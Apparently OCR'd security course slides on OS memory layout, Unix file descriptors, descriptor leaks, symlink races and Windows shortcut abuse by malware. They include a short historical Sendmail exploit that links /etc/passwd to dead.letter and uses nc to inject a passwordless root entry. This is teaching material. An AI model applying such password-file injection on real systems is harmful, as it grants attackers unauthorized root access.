
- Kernel pages have the supervisor bit set

Virtual Address Space


4GB in 32-bit mode



The kernel is always mapped into the address space of each process



Standard Process Memory Layout



Filesystem

Powerful abstraction about how non-volatile memory is organized

- Typically a hierarchy of files and folders
- OS-enforced access control based on file/directory permissions (previous lecture)

Often-quoted tenet of Unix systems: *everything is a file*

- Sockets, pipes, devices, …

Pseudo-devices and virtual file systems

- `/dev/urandom`: pseudo-random number generator
- `/proc`: process and system information
- `/sys`: kernel subsystems, hardware devices, …
- *Exposing system information to non-privileged users is dangerous!*

Unix File Descriptors

To open a file, a process provides the file name and the desired access rights to the kernel

```
int fd = open("/etc/passwd", O_RDWR);
```

- The kernel obtains the file's inode number by resolving the name through the file system hierarchy
- The system then determines if the requested access should be granted using the access control permissions

If access is granted, the kernel returns a *file descriptor*

- The variable `fd` in essence becomes a capability
- The value of `fd` corresponds to an index in the process' file descriptor table
- `open()` creates a new entry in the file descriptor table

File Descriptor Leaks

File descriptors can be passed around between processes

- `fork()`: a child process inherits copies of all open file descriptors of the parent
- File descriptors can be sent through sockets

`read()`/`write()` checks are based solely on the permissions the descriptor was opened with

Common vulnerability:

- Privileged process opens a sensitive file
- Fails to close it
- Forks a process with lower privileges

Symbolic Links

Links/shortcuts to other files

Insufficient checks on symbolic links can lead to serious vulnerabilities

Common vulnerability:

- Vulnerable setuid program attempts to write a file (e.g., a temporary file in `/tmp`)
- The attacker creates a symlink with the same name as the file the program intends to write to, and links it to a sensitive file
- The vulnerable program will write (attacker-controlled) data to the file pointed to by the symlink

Classic Example: Sendmail v8.8.4

When the Sendmail daemon cannot deliver a message, it stores it in `/var/tmp/dead.letter`

```
$ ln /etc/passwd /var/tmp/dead.letter
$ nc -v localhost 25
HELO localhost
MAIL FROM: this@host.doesn't.exist
RCPT TO: this@host.doesn't.exist
DATA
r00t::0:0:0wned:/root:/bin/sh
.
QUIT
```

Windows Shortcuts

Shell Link Binary Files (LNK) have been used by malware to…

Dress up malicious files as benign


- Windows hides file extensions by default (!)
- `.lnk` icon can be changed ➔ social engineering
- `.lnk` target can be anything ➔ malicious code
- `.lnk` files are not thought of as code ➔ may not be scanned


Infect systems

- Autorun.inf, LNK exploits (e.g., Stuxent's CVE-2010-2568), …


Achieve persistence


- Shortcuts in certain system directories are automatically run



